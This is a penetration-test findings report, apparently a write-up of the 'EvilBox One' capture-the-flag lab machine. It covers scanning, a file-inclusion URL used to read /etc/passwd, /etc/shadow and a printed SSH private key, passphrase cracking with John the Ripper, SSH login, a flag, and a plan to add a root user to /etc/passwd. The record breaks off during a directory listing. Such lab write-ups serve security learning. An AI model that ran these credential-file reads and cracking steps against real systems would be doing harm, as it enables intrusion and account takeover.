

EvilBox One

Security Assessment Findings Report

Date: April 7th, 2023
Project:
Version 1.0

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Confidentiality Statement

This document is the exclusive property of Mr Lakshay Verma. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of Mr Lakshay Verma.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. I prioritized the assessment to identify the weakest security controls an attacker would exploit. I recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


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Assessment Overview

From April 6th, 2023 to April 10th, 2023, I evaluated the security posture of EvilBox One compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment*, OWASP *Testing Guide (v4)*, and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. Attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. Scanning and enumeration to identify potential vulnerabilities in hopes of exploitation were also performed.

Scope

Assessment	Details
External Penetration Test	10.0.2.15

Scope Exclusions

None.

Client Allowances

No allowances provided.


Executive Summary



In this penetration testing, the target machine named "EvilBox One" was running Debian Linux with SSH running on port 22 and an Apache server on port 80. The website hosted on the Apache server was found to be vulnerable to Apache HTTP Server Path Traversal and Remote Code Execution, which can allow the attacker to obtain the SSH RSA private key for the "mowree" user. Using the password cracking tool John the Ripper, the attacker can crack the RSA private key's passphrase and log into SSH using the "mowree" username and passphrase. This will allow access to the first flag.




For privilege escalation, the attacker could add another root user to the /etc/passwd file and log into it to gain sudo user privileges. This will allow the attacker to obtain the second flag.



Attack Summary

The following table describes how I gained root access, step by step and captured the flag:

Step	Action	Screenshots/Description/Outputs
1	NMAP SCAN Command used :- sudo nmap -T4 -p- -A 10.0.2.15	 <pre>(lakshay@lakshay)-[~] \$ sudo nmap -T4 -p- -A 10.0.2.15 Starting Nmap 7.93 (https://nmap.org) at 2023-04-06 10:11 EDT Nmap scan report for 10.0.2.15 Host is up (0.00015s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) ssh-hostkey: 2048 4495500be473a18511ca10ec1ccbd426 (RSA) 256 27db6ac73a9c5a0e47ba8d81ebd6d63c (ECDSA) _ 256 e30756a92563d4ce3901c19ad9fede64 (ED25519) 80/tcp open http Apache httpd 2.4.38 ((Debian)) _ http-title: Apache2 Debian Default Page: It works _ http-server-header: Apache/2.4.38 (Debian) MAC Address: 08:00:27:64:7F:36 (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.15 ms 10.0.2.15 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds</pre> Description :- NMAP scan on IP 10.0.2.15(EvilBox One). Scanning all ports and provide additional information on services running on those ports




2	<p>Dirbuster Scan</p> <p>Command used :-</p> <p>dirbuster</p>	 <p>Description :-</p> <p>As we got to know that apache HTTP server was running on port 80 from our NMAP scan, dirbuster was used to scan through subdomains of the website hosted</p>
3	<p>Nikto Scan</p> <p>Command used :-</p> <p>nikto -h 10.0.2.15</p>	 <p>Description :-</p> <p>Nikto scan was performed to enumerate over website vulnerabilities.</p>

4	SSH Command used :- ssh 10.0.2.15	 <p>Description :-</p> <p>Checking ssh service running on the target machine</p>
5	Evil.php Lookup	 <p>Description :-</p> <p>Looking up 10.0.2.15/secret/evil.php as it appeared in dirbuster scan</p>
6	Fuzzing secret.php	 <p>Description :-</p> <p>Php can be used to pass commands as parameters using “?” .</p> <p>Command used :-</p> <p>wfuzz -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://10.0.2.15/secret/evil.php?FUZZ=/etc/passwd --hc 404 --hh 0</p> <p>Output :-</p> <p>“command” parameter can be used to execute code.</p>

7	cat /etc/passwd works	 <p>Description : -</p> <p>http://10.0.2.15/secret/evil.php?command=/etc/passwd displays the output for “cat /etc/passwd”.</p>
8	Important information from /etc/shadow	 <p>Description : -</p>




		From the above output we can conclude that /etc/shadow can be read by a non root user and “mowree” is a user that exists in the target machine.
9	Finding SSH key for “mowree”	<div data-bbox="300 297 1586 1624" data-label="Code-Block"> <pre> view-source:http://10.0.2.15/secret/evil.php?command=/home/mowree/.ssh/id_rsa 1 -----BEGIN RSA PRIVATE KEY----- 2 Proc-Type: 4,ENCRYPTED 3 DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E 4 5 uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEk1zONt+x4A06FmjFmR8RUpwMHuRmbRC6 6 hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQUtAcjZz8EJzoe 7 o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SA1GAQfZjqsldugHjZ1t17mldb 8 +gzWGBUmKTOL0/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0t0Fsuot 9 b7A9XTubgEls1UEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k 10 HtXTzdvDQBbgBf4h08qyC0xGEaVZHKA/vynGn0v0zh1Z+z163SjppVPK07H4bdLg 11 9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+N0ofUrVtfJZ/OnhtMKW+M948EgnY 12 zh7Ffq1K1MjZHxnIS3bdc14MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu 13 rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigXShdaT5PGdJFKKVLs+bD1 14 tHBy6U0hKcN3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlU9UrePLh/Xs 15 94KATK4jo0IW708GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm 16 VD5pEdAybKBfBG/xVu2CR378BRKz1JkiyqRjXQLoFMVDz3I30RpbjbpFYqs2Dm2M7 17 Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQ1Si94IHxAPv14vyCoPLW89JzsNDsvG8P 18 hrkWRpIwpzKdtMPwQbkPu4ykqgKkYYRmV1fX8oeis3C1hCjqvp3Lth0QDI+7Shr 19 Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnG1RqMmJK+StmqR 20 IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5Qfh0+V8WzbVzhP6+R 21 MtqgW1L0iAgB4CnTIud6DpXQtR91//9alrXa+4nWcDW2GoKj1jx0KNK8jXs58SnS 22 62LrvCNZVokZjq18Xi7xL0XbEk0gtpItLtX7x AHLFTVZt4UH6cs0cwq5vvJAGh69 23 Q/ikz5XmyQ+wDwQEQDzNe0j9zBh1+1zrdmt0m7hI5WnI JakEM2vqCqluN5CEs4u8 24 p1ia+meL0JVLlobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C 25 pwxoAe1tMmInlZfR2sKV1IeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X 26 KREAJ3S0pMp1P/ZcXjRL0LESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa 27 i99+vYdwe8+8nJq4/WXhkn+VTYXndET2H0fFNTFAqbK2HGy6+6qS/4Q6DvvXTHdp 28 4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/ 29 8k0VjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEi0VclUMT8iutAg8S4VA== 30 -----END RSA PRIVATE KEY----- </pre> </div> <div data-bbox="300 1664 1586 1809" data-label="Text"> <p>Description :-</p> <p>We can find SSH key for “mowree” by going to “http://10.0.2.15/secret/evil.php?command=/home/mowree/.ssh/id_rsa”.</p> </div>

10	<p>Cracking RSA to reveal passphrase</p>	  <p>Description : -</p> <p>Saving RSA private key under id_rsa.txt</p>
11	<p>Converting to crackable format using ssh2john</p>	 <p>Description : -</p> <p>/usr/share/john/ssh2john.py is used to convert our id_rsa to a special format that is crackable by john the ripper</p> <p>Command : -</p> <p>/usr/share/john/ssh2john.py id_rsa > hash.txt</p>

12	Cracking hash	 <pre>(lakshay@lakshay)-[~] \$ sudo john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt [sudo] password for lakshay: Created directory: /root/.john Using default input encoding: UTF-8 Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64]) Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes Cost 2 (iteration count) is 2 for all loaded hashes Will run 8 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status unicorn (id_rsa) 1g 0:00:00:00 DONE (2023-04-07 07:40) 100.0g/s 128000p/s 128000c/s 128000C/s ramona..poohbear1 Use the "--show" option to display all of the cracked passwords reliably Session completed.</pre> <p>Description : -</p> <p>John the ripper successfully crack the hash.</p> <p>Command : -</p> <pre>sudo john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt</pre> <p>Output : -</p> <p>“unicorn” is the secret passphrase</p>
13	Changin g permissi on	 <pre>(lakshay@lakshay)-[~] \$ sudo chmod 600 id_rsa</pre> <p>Description : -</p> <p>Appropriate permissions are provided to id_rsa file so that it can be used to login to SSH for “mowree” user</p> <p>Command : -</p> <pre>sudo chmod 600 id_rsa</pre>
14	Logging into SSH	 <pre>(lakshay@lakshay)-[~] \$ ssh -i id_rsa mowree@10.0.2.15 Enter passphrase for key 'id_rsa': Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 mowree@EvilBoxOne:~\$ id uid=1000(mowree) gid=1000(mowree) grupos=1000(mowree),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev) mowree@EvilBoxOne:~\$ sudo -bash: sudo: orden no encontrada</pre> <p>Description : -</p> <p>Attempt to log into target machine through SSH using id_rsa private key and passphrase “unicorn” was successful</p> <p>Command : -</p> <pre>ssh -i id_rsa mowree@10.0.2.15</pre>

15	Flag 1	<pre>mowree@EvilBoxOne:~\$ cat user.txt 56Rbp0soobpzWSVzKh9YOvzGLgtPZQ</pre> <p>Description : -</p> <p>The flag is saved as “user.txt” in /home/mowree</p> <p>Command : -</p> <p>cat user.txt</p> <p>Output : -</p> <p>56Rbp0soobpzWSVzKh9YOvzGLgtPZQ</p>
16	Checking permissions for /etc/passwd	<pre>mowree@EvilBoxOne:/etc\$ ls -la total 648 drwxr-xr-x 71 root root 4096 abr 7 12:44 . drwxr-xr-x 18 root root 4096 ago 16 2021 .. -rw-r--r-- 1 root root 2981 ago 16 2021 adduser.conf -rw-r--r-- 1 root root 44 ago 16 2021 adjtime drwxr-xr-x 2 root root 4096 ago 16 2021 alternatives drwxr-xr-x 8 root root 4096 ago 16 2021 apache2 drwxr-xr-x 3 root root 4096 ago 16 2021 apm drwxr-xr-x 2 root root 4096 ago 16 2021 apparmor drwxr-xr-x 7 root root 4096 ago 16 2021 apparmor.d drwxr-xr-x 7 root root 4096 ago 16 2021 apt -rw-r--r-- 1 root root 1994 abr 18 2019 bash.bashrc -rw-r--r-- 1 root root 45 feb 12 2019 bash_completion -rw-r--r-- 1 root root 367 mar 2 2018 bindresvport.blacklist drwxr-xr-x 2 root root 4096 ene 29 2021 bintfmt.d drwxr-xr-x 3 root root 4096 ago 16 2021 ca-certificates -rw-r--r-- 1 root root 5989 ago 16 2021 ca-certificates.conf drwxr-xr-x 2 root root 4096 ago 16 2021 calendar drwxr-xr-x 2 root root 4096 ago 16 2021 console-setup drwxr-xr-x 2 root root 